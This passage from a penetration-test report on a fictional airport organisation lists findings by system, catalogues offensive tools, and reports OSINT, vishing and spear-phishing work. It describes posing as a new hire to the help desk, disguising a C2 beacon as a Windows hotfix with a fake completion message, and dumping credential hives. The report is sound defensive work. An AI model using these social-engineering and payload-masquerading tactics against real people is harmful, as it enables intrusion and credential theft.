During assessments, FINALS-XX groups assets together logically based on their purpose as well as their relationship with other assets. This helps spot larger issues that might affect multiple devices and understand the extent of a vulnerability. By organizing assets this way, we not only streamline the identification of problems but also provide valuable support to the teams managing these assets. A table of the logical systems, their abbreviation, and a description of said systems is as follows:

Logical System	Abbreviation	Description
Amazon Web Services	AWS	This logical system includes all assets hosted in Amazon Web Services (AWS), including s3 buckets and lambda functions.
Web Applications	WA	This logical system includes all web applications: Baggage Check-in, Employee Time, Flight Dashboard, Exchange OWA, Tram-Ops, Tram Monitors, Wi-Fi Captive Portal, and CANICLES Terminal.
Flight Dashboard	FD	This logical system includes the Flight Database, Flight Dashboard, and Pilot PMI.
Active Directory	AD	This logical system includes all Active Directory computers (SKYCONTROL01, Cessna-Exchange, SKYDESKTOP01, SKYDESKTOP02, SKYDESKTOP03).
Tram Monitoring System	TMS	This logical system includes all tram monitoring assets (tram-ops, tram1, tram2, and tram3).
Employee Training	ET	This logical system encompasses interactions by employees that were assessed during our phishing assessment which included a vishing and spear-phishing attack.

Following this organization, our findings are presented in tables corresponding to each logical system by descending order of their severity. These tables provide a targeted and efficient remediation process, allowing teams to address issues specific to their areas of responsibility and enhance the overall security of the network.

13.1. Logical System Findings: Amazon Web Services (AWS)

Unique ID	Finding Name
AWS-C-01	AWS Buckets Storing Unencrypted PII
AWS-M-02	Public Access to Internal Employee Web Services
AWS-M-03	Unauthorized Access to Boarding Pass S3 Bucket
AWS-L-04	Unauthorized Access to AWS System Parameters
AWS-L-05	Unauthorized Access to Lambda Roles

13.2. Logical System Findings: Web Applications (WA)

Unique ID	Finding Name
WA-H-01	Weak Administrator Credentials for Employee Time Portal
WA-I-02	CANICLES Terminal PHP Info Exposed
WA-I-03	Lack of Best-Practice HTTP Headers
WA-I-04	Directory Listing enabled on Web Server

WA-I-06	Ruby on Rails Server Version is Exposed

13.3. Logical System Findings: Active Directory (AD)

Unique ID	Finding Name
AD-C-01	Service Account has Weak Password
AD-C-02	ZeroLogon: CVE-2020-1472
AD-C-03	Service Account Vulnerable to Constrained Delegation Attack
AD-C-04	NoPAC Privilege Escalation
AD-C-05	Vulnerable Active Directory Certificate Services Template
AD-H-06	Finance Employee Password Stored in Description Field
AD-H-07	Lack of Endpoint Protection and Enabled Antivirus Software
AD-H-08	Open SMTP Relay on Microsoft Exchange Server
AD-M-09	Anonymous LDAP Queries on Domain Controller
AD-M-10	NTLM Authentication is Allowed on the Domain
AD-M-11	Lack of Enabled Firewall Protections
AD-L-12	Minimum Password Length Policy is Less Than 12 Characters
AD-L-13	SMBv1 Protocol is enabled
AD-L-14	Microsoft Exchange Server Utilizes Self-Signed Certificate

13.4. Logical System Findings: Employee Training (ET)

Unique ID	Finding Name
ET-H-01	Help Desk Low Authentication for Employees
ET-M-02	Help Desk Accessing Clear Text Credentials
ET-L-03	Help Desk Revealing Internal Assets

14. Appendix E: Tools Used

14.1. Reconnaissance Tools

AWS CLI	
Description	The AWS Command Line Interface (AWS CLI) is a unified tool to manage your AWS services. Attackers can use the CLI to look into publicly exposed S3 buckets and more.
Source	https://aws.amazon.com/cli/

BloodHound	
Description	BloodHound is an Active Directory (AD) reconnaissance tool that can reveal hidden relationships and identify attack paths within an AD environment.
Source	https://www.kali.org/tools/bloodhound/ https://github.com/SpecterOps/BloodHound

Enum4linux	
Description	Enum4linux is a tool for enumerating information from Windows and Samba systems.
Source	https://www.kali.org/tools/enum4linux/

Eyewitness	
Description	EyeWitness is designed to take screenshots of websites, provide some server header info, and identify default credentials if possible.
Source	https://www.kali.org/tools/eyewitness/ https://github.com/RedSiege/EyeWitness

Feroxbuster	
Description	Feroxbuster is a tool designed to perform forced browsing. Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the web application but are still accessible by an attacker.
Source	https://www.kali.org/tools/feroxbuster/ https://github.com/epi052/feroxbuster

Gobuster	
Description	Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains.
Source	https://www.kali.org/tools/gobuster/ https://github.com/OJ/gobuster

NBTscan	
Description	NBTscan is a program for scanning IP networks for NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address (such as Ethernet).
Source	https://www.kali.org/tools/nbtscan/ https://salsa.debian.org/pkg-security-team/nbtscan

Nikto	
Description	Nikto is a web server scanner which performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, checks for outdated versions of servers, and version specific problems.
Source	https://www.kali.org/tools/nikto/ https://github.com/sullo/nikto

Onesixtyone	
Description	Onesixtyone is a simple SNMP scanner which sends SNMP requests for the sysDescr value asynchronously with user-adjustable sending times and then logs the responses which gives the description of the software running on the device.
Source	https://www.kali.org/tools/onesixtyone/ https://github.com/trailofbits/onesixtyone

Sharphound	
Description	SharpHound is the official data collector for BloodHound. It is written in C# and uses native Windows API functions and LDAP namespace functions to collect data from domain controllers and domain-joined Windows systems.
Source	https://github.com/BloodHoundAD/SharpHound

Smbmap	
Description	SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands.
Source	https://www.kali.org/tools/smbmap/ https://github.com/ShawnDEvans/smbmap

Smtp-user-enum	
Description	Smtp-user-enum is a username guessing tool primarily for use against the default Solaris SMTP service.
Source	https://www.kali.org/tools/smtp-user-enum/

Sslscan	
Description	SSLScan queries SSL services, such as HTTPS, in order to determine the ciphers that are supported. SSLScan is designed to be easy, lean and fast. The output includes preferred ciphers of the SSL service, the certificate and is in text and XML formats.
Source	https://www.kali.org/tools/sslscan/ https://github.com/rbsec/sslscan

Wappalyzer	
Description	Wappalyzer is an extension for browsers which allows you to graphically and simply visualize the technologies that are using an individual web page you visit, from the programming language used on the client and server side, to detect the CMS and more.
Source	https://www.wappalyzer.com/

14.2. Exploitation Tools

Burp Suite	
Description	Burp Suite is a tool for testing web applications for security vulnerabilities through inspection and manipulation of their requests.
Source	https://portswigger.net/burp

Certify / Certipy	
Description	Certify/Certipy is an offensive tool for enumerating and abusing Active Directory Certificate Services (AD CS).
Source	https://github.com/r3motecontrol/Ghostpack-CompiledBinaries https://www.kali.org/tools/certipy-ad/

Kerbrute	
Description	Kerbrute is an open-source tool to quickly bruteforce and enumerate valid Active Directory accounts through Kerberos Pre-Authentication
Source	https://github.com/ropnop/kerbrute

Netexec	
Description	Netexec formerly known as CrackMapExec is a network service exploitation tool that helps automate assessing the security of large networks.
Source	https://github.com/Pennyw0rth/NetExec

Rubeus	
Description	Rubeus is a C# toolset for raw Kerberos interaction and abuses.
Source	https://github.com/r3motecontrol/Ghostpack-CompiledBinaries https://github.com/GhostPack/Rubeus

Sqlmap	
Description	sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
Source	https://www.kali.org/tools/sqlmap/ https://github.com/sqlmapproject/sqlmap

14.3. Post-Exploitation Tools

Hashcat	
Description	Hashcat supports five unique modes of attack for over 300 highly-optimized hashing algorithms.
Source	https://www.kali.org/tools/hashcat/ https://hashcat.net/hashcat/

John The Ripper	
Description	John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords, and even automatically mail users warning them about it, if it is desired.
Source	https://www.kali.org/tools/john/ https://github.com/openwall/john

Mimikatz	
Description	Mimikatz uses admin rights on Windows to display passwords of currently logged in users in plaintext.
Source	https://www.kali.org/tools/mimikatz/

Peass-ng	
Description	Privilege Escalation Awesome Scripts SUITE. These scripts assist a penetration tester is identifying potential privilege escalation vulnerabilities as a part of their post-exploitation procedures.
Source	https://www.kali.org/tools/peass-ng/ https://github.com/carlospolop/PEASS-ng

Sliver	
Description	Sliver is an open source cross-platform adversary emulation/red team framework, it can be used by organizations of all sizes to perform security testing. Sliver's implants support C2 over Mutual TLS (mTLS), WireGuard, HTTP(S), and DNS.
Source	https://github.com/BishopFox/sliver

XRDP	
Description	XRDP provides a graphical login to remote machines using Microsoft Remote Desktop Protocol (RDP).
Source	https://github.com/neutrinolabs/xrdp

15. Appendix F: OSINT Assessment

For the assessment of RAKMS, FINALS-XX engaged in OSINT (Open-Source Intelligence) prior to the start of the engagement. The primary objective of this Open-Source Intelligence initiative was to comprehensively understand RAKMS's digital footprint, potential online vulnerabilities, and any publicly available data that could impact the engagement strategy. By seeking information from various publicly accessible sources such as social media, public websites, and public storefronts, FINALS-XX sought to identify potential risks and uncover any relevant trends that might influence RAKMS's security posture. This proactive approach ensured that the engagement was well-informed, allowing for strategic decision-making and a comprehensive understanding of the external factors that could positively impact RAKMS during the assessment taking place on 01/13/2024 through 01/13/24. The information asquired was also used to assist in the vishing assessment where FINALS-XX impersonated a newly hired employee found on LinkedIn. The following information is the complete findings of everything found during FINALS-XX's OSINT engagement. These findings are not included within the main findings as OSINT wasn't in our requested scope.

An overview of the OSINT artifacts identified by FINALS-XX are as follows along with a section detailing each finding.

- KKMS.US
- 451c80.myshopify.com
- 1drv.ms/w/s!Ajghrv6kiP4VcH_xRIPFi6PA6-k?e=aN41hm
- Company LinkedIn
- Employee LinkedIn

15.1. OSINT Findings

	OSINT-I-1	15.1.1. Digital Media Disclosure

Technical Description

While it's normal practice for companies to have websites, social media, and an overall online presence this can be exploited by malicious actors to create phishing attacks using this public information. In this case, the public information that can be exploited is all the graphics and video RAKMS posts publicly on multiple channels. Overall, this finding is to spread awareness and provide a solution to this adversarial threat created by a public presence online.

Business Impact Description

Digital media being public can lead to a phishing attack which utilizes the companies' media to be more effective. If successful this poses significant business consequences, ranging from financial losses to reputational damage. The compromise of confidential data can result in legal consequences, compliance breaches, and regulatory penalties. This would then damage customer trust and brand reputation. As businesses increasingly rely on digital interactions, the impact of phishing extends beyond immediate financial repercussions, affecting the overall resilience and standing of the organization in the long term.

Source

- KKMS.US
- 451c80.myshopify.com
- linkedin.com/company/robert-a-kalka-metropolitan-skyport

Mitigations

To prevent the public disclosure of RAKMS digital media from being an issue, implement internal use only media. This is to prevent an attacker from conducting an effective phishing campaign because they would be missing those internal use-only content in all malicious media sent to targets.

Steps for Reproduction

1. Visit one of the source urls and witness the variety of digital media content available on the site.

END OF FINDING BLOCK

OSINT-I-02	15.1.2. Internal Document Exposed Publicly

Technical Description

Hosted on the main RAKMS public website is a comment in the about.html page which links to a one drive document of an internal charity email script. This document would make it easier for an adversary to create a malicious document targeting RAKMS which was emulated in the first phishing engagement last year.

Business Impact Description

Hosting internal documents publicly without authorization poses a significant risk of potential phishing attacks. By exposing sensitive information, unauthorized access can be exploited by malicious actors to create convincing phishing campaigns, using the leaked data to target individuals within and outside the organization. Such phishing attempts can lead to further data breaches, financial losses, and damage to the organization's credibility.

Source

https://1drv.ms/w/s!Ajghrv6kiP4VcH_xRIPFi6PA6-k?e=aN41hm
view-source:https://kkms.us/sites/about.html

Mitigations

Remove the comment referencing this document from the about.html file on kkms.us or change the permissions on the one drive document to where it isn't fully visible with just the link.

References

N/A

Steps for Reproduction

1. Visit https://1drv.ms/w/s!Ajghrv6kiP4VcH_xRIPFi6PA6-k?e=aN41hm

Figure 33 - Charity Email Script

END OF FINDING BLOCK

OSINT-I-03	15.1.3. Swag Store USB Not Properly Formatted

Technical Description

The usb sticks sold within the Robert A. Kalka Metropolitan Skyport Swag store are sold as well as shipped out with internal data within them. This is due to te fact data failed to delete being wiped in the normal process. This data being shipped out to anyone could assist malicious actors by providing them internal documents as well as insight into RAKMS from the vast amount of data within the usb stick.

Business Impact Description

The failed deletion of an internal USB stick of RAKMS can be substantial. If the USB stick contains sensitive or confidential information, its improper disposal poses a risk of data exposure, potential legal repercussions, and damage to the organization's reputation.

Source

https://451c80.myshopify.com/products/usb

Mitigations

Format all usb sticks fully prior to sale.

References

https://www.windowscentral.com/how-format-usb-flash-drive-windows-10

Steps for Reproduction

1. Plug in an usb from the merch store located at https://451c80.myshopify.com/products/usb




Figure 34 - USB Contents

END OF FINDING BLOCK

Appendix G: Phishing Assessment

15.2. Vishing

Vishing, Voice Phishing, is a practice in which adversaries use social norms and expectations to trick targeted individuals into revealing sensitive data. In this instance, RAKMS requested FINALS-XX to conduct a vishing attack against the internal support desk phone number with the goal of gathering information that would serve useful for the later spear phishing attack.

The plan of action by FINALS-XX for the attack was to utilize information gathered in OSINT to create a believable persona by the internal support desk where they would then give over information that about the internal emailing environment. Using information about an active newly hired employee on LinkedIn, a member of the assessment team called internal support as this employee with the plan of action to pretend that they cannot access their email.

Once the phone call ended, FINALS-XX was able to acquire the following information:

- Employees use Windows workstations
- Employees use 10.0.0.6 or https://Cessna-Exchange.corp.kkms.local to access email,
- Employees can verify their identity at the support desk with just their first name and last name.
- Clear text passwords can be retrieved by the support desk which implies they are stored in such a manner.
- The first and last character of the password of the employee we were imitating.
- Potential name of support desk employee.

From the vishing assessment we have identified the following findings in the table below.

Finding Title	Severity	Page
Help Desk Low Authentication for Employees	High	31
Help Desk Revealing Internal Assets	Low	48

15.3. Spear Phishing

FINALS-XX was tasked with sending a phishing email to pcalder@corp.kkms.local. Our team decided to impersonate a RAKMS employee from the IT department, sending out a hotfix for a Windows update. Hopefully tricking the user into executing the HeadHunter beacon payload.




Figure 35 - Sending the spear phishing email with the "sendemail" utility

For the payload itself, our team at FINALS-XX utilized a customized version of an open-source tool called HeadHunter during our assessment. HeadHunter is an asynchronous, beacon-based command and control (C&C) framework. Our team chose to use HeadHunter during our assessment due to its stealthy nature, and

resistance to antivirus detection, making it a perfect tool to combine impactful offensive security operations with minimal client infrastructure disruptions.

To masquerade the payload, FINALS-XX created a custom build of HeadHunter that added additional functionality by adding a custom binary icon of the Windows logo and creating a message box to indicate that the "update" was complete to prevent suspicion of the binary being malicious.

Figure 36 - HeadHunter C2 Server Listening for Incoming Connections




Figure 37 - What the user sees upon executing the payload. Showcasing evasion against Microsoft Defender.

Fortunately for RAKMS, the targeted user did not fall for the spear phishing email proving the phishing awareness training to be effective.

16. Appendix H: Assessment Artifacts

During our assessments, we occasionally need to create objects such as files or users on a device, referred to as artifacts, to test potential vulnerabilities or gain additional access to a device or network. While our primary goal is to remove these artifacts after the assessment, there are instances where they may persist due to certain limitations in deletion. A table of all artifacts created during the assessment is as follows:

Hostname	IP	Artifact Name	File Path	Deleted?
SkyControl01	10.0.0.5	finalsXX-sliver.exe	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	20240113091257_BloodHound.zip	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	20240113091301_BloodHound.zip	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	YWQ3NjZkOTEtZGFmZC00Y2EwLWI0NjEtMmQ3NWU5NTFkZjZi.bin	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	sam.save	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	system.save	C:\Windows\Tasks\	Yes
SkyControl01	10.0.0.5	security.save	C:\Windows\Tasks\	Yes
Cessna-Exchange	10.0.0.6	finalsXX-sliver.exe	C:\Windows\Tasks\	Yes
Cessna-Exchange	10.0.0.6	Rubeus-4_7_2.exe	C:\Windows\Tasks\	Yes